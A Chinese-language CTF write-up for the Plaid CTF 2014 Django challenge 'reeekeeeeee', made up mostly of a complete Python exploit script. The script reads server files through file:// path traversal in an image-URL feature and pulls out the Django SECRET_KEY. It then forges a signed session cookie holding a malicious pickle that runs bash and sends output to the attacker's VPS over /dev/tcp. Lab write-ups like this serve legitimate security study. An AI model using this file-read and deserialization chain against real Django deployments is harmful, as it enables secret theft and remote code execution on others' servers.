
Django是世界上最好的框架

注册，登录，偷车



主要的点在make处，图片URL点

本地执行，转发到我的VPS上



import mechanize,os

import cPickle as pickle

import socket,random

MYIP = "45.78.55.148"

HOST = "http://192.168.3.153/"

myname = os.urandom(8).encode("hex")+"http:"

br = mechanize.Browser()

br.open(HOST+"register")

reg = list(br.forms())[0]

reg["username"] = myname

reg["password"] = myname

br.open(reg.click())

i = 0

def readfile(path):

global i

br.open(HOST+"make")

mak = list(br.forms())[0]

mak["url"] = "file:///tmp/memes/%s//../../../%s"%(myname,path)

mak["text"] = "foo"

try:

br.open(mak.click())

except:

pass #it will 500, that's okay

dat = br.open(HOST+"view/%d"%(i%10)).read()

i+=1

return dat

environ = readfile("/proc/self/environ")

djpath = filter(lambda x:"PWD" == x[:3], environ.split("\x00"))[0].split("=")[1]

appname = djpath[djpath.rindex("/")+1:]

djbsettings = readfile(djpath + "/" + appname + "/settings.py")

#LOL YES I KNOW, but I wrote the code and I know it doesn't do malicious things here

exec(filter(lambda x:"SECRET\_KEY" in x, djbsettings.split("\n"))[0])

exec(filter(lambda x:"SESSION\_ENGINE" in x, djbsettings.split("\n"))[0])

import django.core.signing as d

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

# port = random.randint(9000,65000)

port = 20000

s.bind(('0.0.0.0',port))

print "listening on %d"%port

s.listen(5)

# pdata = "cos\nsystem\n(S'%s'\ntR." % (" bash -c 'ls > /dev/tcp/%s/%d' "%(MYIP,port))

pdata = "cos\nsystem\n(S'%s'\ntR." % (" bash -c './flag > /dev/tcp/%s/%d' "%(MYIP,port))

print(pdata)

t = d.TimestampSigner(SECRET\_KEY, salt=SESSION\_ENGINE).sign(d.b64\_encode(pdata))

print t

br = mechanize.Browser()

br.open(HOST)

br.set\_cookie("sessionid="+t+";")

try:

br.open(HOST)

except:

pass

client, addr = s.accept()

print addr

print client.recv(1024)

会话数据存储在**签名的cookie中**，并使用Python的**pickle**模块进行序列化，这意味着我们可以执行代码。而且，我们可以通过使用以URL开头的URL 来**读取**服务器上的**任何文件**file:// - 这允许我们读取存储cookie签名机制使用的秘密的配置文件。

读取settings.py的SECRET\_KEY值  
"file://<path>#http://"用来读取服务器上的任何文件。

远程代码执行

将代码中的对象编码为在反序列化过程中执行的自定义基于堆栈的机器。

此题参考与 Plaid CTF 2014: reeekeeeeee  
参考链接：https://github.com/ctfs/write-ups-2014/tree/master/plaid-ctf-2014/reeekeeeeee